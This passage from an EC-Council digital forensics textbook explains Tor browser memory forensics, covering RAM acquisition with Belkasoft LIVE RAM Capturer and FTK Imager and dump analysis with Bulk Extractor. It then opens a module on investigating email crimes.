The method and outcome of performing Tor browser forensics differ based on the status of the Tor browser on the suspect machine. This section discusses Tor browser forensics concepts including memory acquisition, collecting, and analyzing memory dumps.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tor Browser Forensics: Memory Acquisition


RAM contains volatile information pertaining to various processes and applications running on a system. Examining RAM dumps can provide deep insights regarding the actions that occurred on the system. Forensic investigators can examine these dumps in an attempt to extract various Tor browser artifacts that help in reconstructing the incident.

The results obtained by examining Tor browser artifacts differ based on the following conditions:

- Tor Browser opened
- Tor Browser closed
- Tor Browser uninstalled

A memory dump taken while the browser is opened collects the most number of artifacts, while a dump taken post browser uninstallation collects the least. Memory dumps taken while the browser is closed contain most of the information that is found in memory dumps collected when the browser is left opened.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Memory Dumps

Investigators need to acquire a memory dump of the suspect machine to begin the forensic examination. Tools such as Belkasoft LIVE RAM Capturer and AccessData FTK Imager can help capture RAM.

The memory dump collected from the suspect machine not only contains artifacts related to the browser, but also related to all the activities that occurred on it.




Figure 10.9: Acquiring RAM dump from a suspect machine using Belkasoft Live RAM capturer

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.10: Acquiring RAM dump from a suspect machine using AccessData FTK Imager

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Memory Dump Analysis: Bulk Extractor

The memory dump acquired from the machine must be examined on the forensic workstation to discover artifacts that may potentially be helpful during investigation. Tools such as Bulk Extractor help in processing these dumps and providing useful information such as the URLs browsed, email IDs used, and personally identifiable information entered in the websites.

- **Bulk Extractor**

  Source: *https://digitalcorpora.org*

  Bulk Extractor is a program that extracts features such as email addresses, credit card numbers, URLs, and other types of information from digital evidence files. Bulk Extractor Viewer is a UI for browsing features that have been extracted via the Bulk Extractor feature extraction tool. BEViewer supports browsing multiple images and bookmarking and exporting features. BEViewer also provides a User Interface for launching Bulk Extractor scans.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 10.11: Import disk image to be analyzed and provide output directory





Figure 10.12: List of feature files extracted from the image file in Bulk Extractor

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed concepts related to the dark web. It discussed how to identify traces of Tor browser during an investigation. Furthermore, it explained in detail how to perform Tor browser forensics. Finally, this module presented a detailed discussion on the collection and analysis of memory dumps.

In the next module, we will discuss in detail the investigation of email crimes.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 11

Investigating Email Crimes




Module Objectives

Over the past few decades, email services have been extensively used for communication all over the world for exchanging texts and multimedia messages. However, this has also made email a powerful tool for cybercriminals to spread malicious messages and perform illegal activities. The current module intends to familiarize you with the subject of email crimes and how they occur. It primarily focuses on the steps an investigator needs to follow in an email crime investigation.

At the end of this module, you will be able to:

- Understand the email system
- Understand the components involved in email communication
- Understand the parts of an email message
- Understand email crime investigation and its steps


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Email Basics

An increasing number of enterprises are now using email as their primary communication mode. The growing dependence on emails has also given rise to email crimes. Therefore, forensic investigators need to have a complete understanding of an email system and its inner architecture, along with the components that work together to deliver an email from a sender to recipients. This section discusses the fundamentals of an email system.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




